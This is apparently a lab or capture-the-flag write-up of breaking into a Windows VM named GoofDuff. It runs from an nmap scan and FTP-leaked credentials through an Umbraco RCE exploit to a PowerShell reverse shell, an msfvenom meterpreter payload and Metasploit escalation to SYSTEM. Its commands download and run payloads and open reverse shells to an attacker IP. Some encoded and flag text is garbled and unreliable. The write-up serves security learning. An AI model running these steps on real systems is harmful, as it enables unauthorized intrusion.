

# Initial NMAP Scan

PORT	STATE	SERVICE
21/tcp	open	ftp
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
3389/tcp	open	ms-wbt-server
8021/tcp	open	ftp-proxy
9450/tcp	open	sntlkeyssrvr

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp          0 Sep 14 15:03 AccountPictures
| drwxr-xr-x 1 ftp ftp          0 Oct 01 15:03 Desktop
| -r--r--r-- 1 ftp ftp          174 Jul 16 2016 desktop.ini
| drwxr-xr-x 1 ftp ftp          0 Sep 14 14:56 Documents
| drwxr-xr-x 1 ftp ftp          0 Jul 16 2016 Downloads
| drwxr-xr-x 1 ftp ftp          0 Oct 14 12:01 FTP
| drwxr-xr-x 1 ftp ftp          0 Jul 16 2016 Libraries
| drwxr-xr-x 1 ftp ftp          0 Jul 16 2016 Music
| drwxr-xr-x 1 ftp ftp          0 Jul 16 2016 Pictures
| _drwxr-xr-x 1 ftp ftp          0 Jul 16 2016 Videos
| _ftp-bounce: bounce working!
| ftp-syst:
|   SYST: UNIX emulated by FileZilla
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|   Potentially risky methods: TRACE
| _http-server-header: Microsoft-IIS/10.0
| _http-title: IIS Windows
135/tcp   open  msrcpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 10 Pro 14393 microsoft-ds (workgroup: ITSL)
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: GOOFDUFF
|   NetBIOS_Domain_Name: GOOFDUFF
|   NetBIOS_Computer_Name: GOOFDUFF
|   DNS_Domain_Name: GoofDuff
|   DNS_Computer_Name: GoofDuff
|   Product_Version: 10.0.14393
| _System_Time: 2021-10-15T04:27:46+00:00
| ssl-cert: Subject: commonName=GoofDuff
| Issuer: commonName=GoofDuff
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T02:45:54
| Not valid after: 2022-04-13T02:45:54
| MD5: b1ce 70d0 9864 bc0f 0736 34e9 33d1 0e7d
| _SHA-1: caae 9714 a5b4 59d4 da8f 274e f318 1c75 2683 bbbc
| _ssl-date: 2021-10-15T04:27:52+00:00; +2h00m00s from scanner time.
8021/tcp  open  ftp-proxy?
| fingerprint-strings:
|   NULL:
|     Content-Type: text/rude-rejection
|     Content-Length: 24
|     Access Denied, go away.
|     Content-Type: text/disconnect-notice
|     Content-Length: 67
|     Disconnected, goodbye.
| _ ClueCon! http://www.cluecon.com/
```

```

9450/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE POST
|   Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8021-TCP:V=7.91%I=7%D=10/14%Time=6168E70C%P=x86_64-pc-linux-gnu%r(N
SF:ULL,CA,"Content-Type:\x20text/rude-rejection\nContent-Length:\x2024\n\n
SF:Access\x20Denied,\x20go\x20away\.\nContent-Type:\x20text/disconnect-not
SF:ice\nContent-Length:\x2067\n\nDisconnected,\x20goodbye\.\nSee\x20you\x2
SF:0at\x20ClueCon!\x20http://www\.\cluecon\.\com/\n");
MAC Address: 00:0C:29:4D:2B:92 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 1507 - 1607 (98%), Microsoft Windows Server 2016 (96%), Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (96%), Microsoft Windows 10 (96%), Microsoft Windows 10 10586 - 14393 (96%), Microsoft Windows Server 2016 build 10586 - 14393 (96%), Microsoft Windows 7 Professional (96%), Microsoft Windows 7 Ultimate (96%), Microsoft Windows 10 1703 (95%), Microsoft Windows 7 or Windows Server 2008 R2 (95%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.008 days (since Thu Oct 14 22:16:59 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=241 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: GOOFDUFF; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
|_clock-skew: mean: 3h23m59s, deviation: 3h07m49s, median: 1h59m59s

```

# Enumeration

I started with common ports and moved up.

Port 80 was a default web server




Port 21 had a share that allowed an anonymous login with a file called pass.txt.txt.

```
(kali㉿kali)-[~]  
$ cat pass.txt.txt  
Install Notes, Do not forget  
username: admin@itsl.local  
password: mouseindeed
```


I tested these creds on SMB, FTP and RDP with no success.

Port 139, 445 and 3389 didn't have anything prominent on them but I would dig later if needed.

Port 9450 looked to be the best point of entry as it was hosting an Umbraco CMS



I found a login page and tested the creds I found with GREAT SUCCESS!



The screenshot shows a web browser window with the address bar displaying `goofduff.local:9450/umbraco#/umbraco`. The browser's address bar also shows navigation icons (back, forward, refresh, home) and a security icon. Below the address bar, there are tabs for 'Labs' and 'Tools'. The main content area is titled 'Content' and has two sub-tabs: 'Get Started' (selected) and 'Redirect URL Management'. The 'Get Started' tab displays a large heading 'Welcome to Umbraco' followed by a friendly message: 'Why hello there 😊! This is the Umbraco dashboard. Here you v helpful and interesting information about Umbrac'. Below the text is a photograph of a man with a beard and glasses, wearing a blue shirt, raising his fist in a celebratory gesture. He is sitting at a desk with a laptop that has the Umbraco logo and a red heart icon on it. In the background, there is a green banner with the Umbraco logo and the text 'umbraco cloud The Friendly CMS'. Below the photograph, there is a promotional message: 'Act fast and take 25% of ALL Umbraco tra courses 🤖'. On the left side of the dashboard, there is a dark purple sidebar with several icons: a user profile icon, a document icon, a media icon, a wrench icon, a gear icon, a person icon, a calendar icon, and a list icon.

Immediately looked for version numbers and found them!

## Help

Umbraco version 7.12.4

With a version number I found ExploitDB exploits and Github exploits  
<https://raw.githubusercontent.com/noraj/Umbraco-RCE/master/exploit.py>

Now I am embarrassed to say that it took me a little longer than it should have to figure out the -a meant, anything past the initial command.

```
(kali㉿kali)-[~]
$ python3 exploit.py -u admin@itsl.local -p mouseindeed -i http://goofduff.local:9450 -c ping -a 192.168.199.128

Pinging 192.168.199.128 with 32 bytes of data:
Reply from 192.168.199.128: bytes=32 time<1ms TTL=64
Reply from 192.168.199.128: bytes=32 time=2ms TTL=64
Reply from 192.168.199.128: bytes=32 time<1ms TTL=64
Reply from 192.168.199.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.199.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms
```

icmp							
No.	Time	Source	Destination	Protocol	Length	Info	
335	335.900520845	192.168.199.130	192.168.199.128	ICMP	74	Echo (ping) request	id=0x0001, seq=1/256, ttl=128 (r
336	335.900558985	192.168.199.128	192.168.199.130	ICMP	74	Echo (ping) reply	id=0x0001, seq=1/256, ttl=64 (r
337	336.904088486	192.168.199.130	192.168.199.128	ICMP	74	Echo (ping) request	id=0x0001, seq=2/512, ttl=128 (r
338	336.904104963	192.168.199.128	192.168.199.130	ICMP	74	Echo (ping) reply	id=0x0001, seq=2/512, ttl=64 (r
339	337.902378182	192.168.199.130	192.168.199.128	ICMP	74	Echo (ping) request	id=0x0001, seq=3/768, ttl=128 (r
340	337.902406009	192.168.199.128	192.168.199.130	ICMP	74	Echo (ping) reply	id=0x0001, seq=3/768, ttl=64 (r
343	338.904089537	192.168.199.130	192.168.199.128	ICMP	74	Echo (ping) request	id=0x0001, seq=4/1024, ttl=128 (r
344	338.904139287	192.168.199.128	192.168.199.130	ICMP	74	Echo (ping) reply	id=0x0001, seq=4/1024, ttl=64 (r
474	557.481150010	192.168.199.130	192.168.199.2	ICMP	214	Destination unreachable (Port unreachable)	

POC worked!

Time for a real shell!

I tried a few things and ended up successful with a powershell base64 encoded shell

```
(kali㉿kali)-[~]
$ python3 exploit.py -u admin@itsl.local -p mouseindeed -i http://goofduff.local:9450 -c powershell.exe -a "-e JAB
jAGwAaQBLAG4AdAaAgAD0AIA80AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGw
AaQBLAG4AdAaAoACIAMQA5ADIALgAXADYA0AAuADEA0QA5AC4AMQAYADgAIGAsADQANAA0ADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBL
LAG4AdAAuAECaZQB0AFMAbYAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAFaALAHs
AMAB9ADsAdwBoAGkAbABLAGcAKAAkAGkAIAA9ACAAJABzAHQACgBLAGeABQAUAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAA5ACAAJABIAHKAdAB
LAHMALgBMAGUAbgBnAHQAaApAckAIAAtAG4AZQAgADAaKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBLAHcALQBPAgIAagBLAGMAdAaAgAC0AVAB5AHA
AZQB0AGEAbQBLAGAAUwB5AHMAdABLAG0ALgB0AGUAcwB0AC4AQQBTAEMASQBjAEUAbgBjAG8AZABpAG4AZwApAC4ARwBLAHQAUwB0AHIAaQBUAgCAKAA
kAGIAeQB0AGUAcwAsADAALAAGACQAaQApADsAJABzAGUAbgBkAGIAIYQBjAGsAIAA9ACAAKABpAGUAcwAgACQAZABhAHQAYQAgADIAPgAmADEAIAAB8ACA
ATwB1AHQALQBTAHQAsAgBpAG4AZwAgACKA0wAKAHMAZQB0AGQAYgBhAGMAawAyACAAPQAgACQAcwBLAG4AZABiAGEAYwBrACAaKwAgACIAUABTACAAIgA
gACsAIAAoAHAAdwBkACKALgBQAGEAdAB0ACAaKwAgACIAPgAgACIAOwAKAHMAZQB0AGQAYgB5AHQAZQAgAD0AIAAoAFsAdABLAHgAdAAuAGUAbgBjAG8
AZABpAG4AZwBdADoA0gBBFAFMQwBjAEkAKQAuAECaZQB0AEIAeQB0AGUAcwAoACQAcwBLAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgB
XAHIAaQBUAGUAKAAkAHMAZQB0AGQAYgB5AHQAZQAsADAALAaKAHMAZQB0AGQAYgB5AHQAZQAUeWAZQBwAGcAdAB0ACKA0wAKAHMAbYAGUAYQBtAC4
ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBLAG4AdAAuAEMAAbABvAHMAZQAoACKA"
```

#### Active sessions

Id	Name	Type	Information	Connection
1		shell	sparc/bsd	192.168.199.128:4444 → 192.168.199.130:49946 (192.168.199.130)

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
```

```
PS C:\windows\system32\inetsrv> whoami
iis apppool\myumbraco.local
PS C:\windows\system32\inetsrv>
```



# Privesc

After hosting a webserver and moving winpeas.bat and winpeas.exe to the machine I wasn't having good success with getting it to execute on the shell I had.

```
PS C:\windows\temp> PS C:\windows\temp> Invoke-WebRequest -Uri http://192.168.199.128/winPEASx64.exe -Outfile c:\win
dows\temp\winPEASx64.exe
PS C:\windows\temp> dir

Directory: C:\windows\temp

Mode                LastWriteTime         Length Name
----                -
d-----          9/22/2021   7:45 PM             Crashpad
d-----          9/26/2021  11:12 PM             tw548F.tmp
d-----          9/24/2021  11:03 AM             tw5762.tmp
d-----          9/24/2021  11:03 AM             twDDCA.tmp
-a-----        10/12/2021   9:31 PM          47106 chrome_installer.log
-a-----          9/14/2021   2:58 PM              0 DMI6114.tmp
-a-----        10/14/2021   9:17 PM              0 DMI9E14.tmp
-a-----          9/14/2021   3:00 PM              0 FXSAPIDebugLogFile.txt
-a-----          9/14/2021   3:00 PM              0 FXSTIFFDebugLogFile.txt
-a-----        10/1/2021  10:29 AM          58404 MpCmdRun.log
-a-----        10/14/2021   9:23 PM           206 tem131D.tmp
-a-----        10/12/2021   9:29 PM           206 tem27BD.tmp
-a-----          9/22/2021   9:43 PM           206 tem2F7D.tmp
-a-----          9/22/2021   9:43 PM           206 tem61A8.tmp
-a-----          9/14/2021   2:54 PM           312 tem716A.tmp
-a-----        10/10/2021   2:24 PM           206 temA1D5.tmp
-a-----          9/26/2021  11:12 PM          1346 tpm5490.tmp
-a-----          9/24/2021  11:03 AM          1328 tpm5995.tmp
-a-----          9/24/2021  11:03 AM          1318 tpmDDCB.tmp
-a-----        10/15/2021  11:10 AM        139639 winPEASx64.exe
```

I decided to pivot to a meterpreter shell instead

```
(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.199.128 LPORT=31337 -f exe -o goof.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: goof.exe

(kali@kali)-[~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.199.130 - - [15/Oct/2021 18:31:53] "GET /goof.exe HTTP/1.1" 200 -
```

```
PS C:\windows\temp> Invoke-WebRequest -Uri http://192.168.199.128/goof.exe -Outfile c:\windows\temp\goof.exe
PS C:\windows\temp> dir
```

Directory: C:\windows\temp

Mode	LastWriteTime	Length	Name
d-----	9/22/2021 7:45 PM		Crashpad
d-----	9/26/2021 11:12 PM		tw548F.tmp
d-----	9/24/2021 11:03 AM		tw5762.tmp
d-----	9/24/2021 11:03 AM		twDDCA.tmp
-a-----	10/12/2021 9:31 PM	47106	chrome_installer.log
-a-----	9/14/2021 2:58 PM	0	DMI6114.tmp
-a-----	10/15/2021 3:41 PM	0	DMI9635.tmp
-a-----	9/14/2021 3:00 PM	0	FXSAPIDebugLogFile.txt
-a-----	9/14/2021 3:00 PM	0	FXSTIFFDebugLogFile.txt
-a-----	10/15/2021 5:31 PM	7168	goof.exe
-a-----	10/1/2021 10:29 AM	58404	MpCmdRun.log
-a-----	10/15/2021 4:23 PM	0	reg.hiv
-a-----	10/12/2021 9:29 PM	206	tem27BD.tmp
-a-----	9/22/2021 9:43 PM	206	tem2F7D.tmp
-a-----	9/22/2021 9:43 PM	206	tem61A8.tmp
-a-----	9/14/2021 2:54 PM	312	tem716A.tmp
-a-----	10/15/2021 4:05 PM	206	tem87BE.tmp
-a-----	10/10/2021 2:24 PM	206	temA1D5.tmp
-a-----	9/26/2021 11:12 PM	1346	tpm5490.tmp
-a-----	9/24/2021 11:03 AM	1328	tpm5995.tmp
-a-----	9/24/2021 11:03 AM	1318	tpmDDCB.tmp

```
PS C:\windows\temp> goof.exe
PS C:\windows\temp> c:\windows\temp\goof.exe
PS C:\windows\temp>
```

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost eth0
lhost => eth0
msf6 exploit(multi/handler) > set lport 31337
lport => 31337
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.199.128:31337
[*] Sending stage (200262 bytes) to 192.168.199.130
[*] Meterpreter session 1 opened (192.168.199.128:31337 -> 192.168.199.130:49756) at 2021-10-15 18:32:10 -0400
```

Once on the meterpreter shell, I was tired of messing around with winpeas and decided to just run exploit suggester to finish the box since I would be busy the rest of the weekend, I really did need to finish it!

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.199.130 - Collecting local exploits for x64/windows...
[*] 192.168.199.130 - 28 exploit checks are being tried...
[+] 192.168.199.130 - exploit/windows/local/bits_ntlm_token_impersonation: The target appears to be vulnerable.
[+] 192.168.199.130 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 192.168.199.130 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 192.168.199.130 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 192.168.199.130 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 192.168.199.130 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/cve_2020_1048_printerdemon
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2020_1048_printerdemon) > sessions
```

Awesome, one of my favorites, Juicy!

```
msf6 exploit(windows/local/ms16_075_reflection_juicy) > set session 1
session => 1
msf6 exploit(windows/local/ms16_075_reflection_juicy) > set lport 6969
lport => 6969
msf6 exploit(windows/local/ms16_075_reflection_juicy) > run

[*] Started reverse TCP handler on 192.168.199.128:6969
[+] Target appears to be vulnerable (Windows 10 (10.0 Build 14393).)
[*] Launching notepad to host the exploit...
[+] Process 680 launched.
[*] Reflectively injecting the exploit DLL into 680...
[*] Injecting exploit into 680...
[*] Exploit injected. Injecting exploit configuration into 680...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 192.168.199.130
[*] Meterpreter session 2 opened (192.168.199.128:6969 -> 192.168.199.130:49763) at 2021-10-15 18:36:03 -0400
```

```
c:\Users\Mickey\Desktop>type flag.txt.txt
type flag.txt.txt
What are these passwords?
1) Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords:
2) Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords:
3) Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords:
4) Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords:
5) Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords:
6) Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords:
7) Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords: Passwords:

Password: Password: Password: Password: Password: Password: Password: Password: Password: Password: Password:

File: Password: Password: Password: Password: Password: Password: Password: Password: Password: Password: Password:

c:\Users\Mickey\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::d469:c2ee:1509:376f%6
    IPv4 Address. . . . . : 192.168.199.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.199.2

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2001:0:34f1:8072:c73:39cf:52e4:13aa
    Link-local IPv6 Address . . . . . : fe80::c73:39cf:52e4:13aa%5
    Default Gateway . . . . . : ::

c:\Users\Mickey\Desktop>whoami
whoami
nt authority\system
```

Rooted and finished!  
Thanks for the great box ITSL!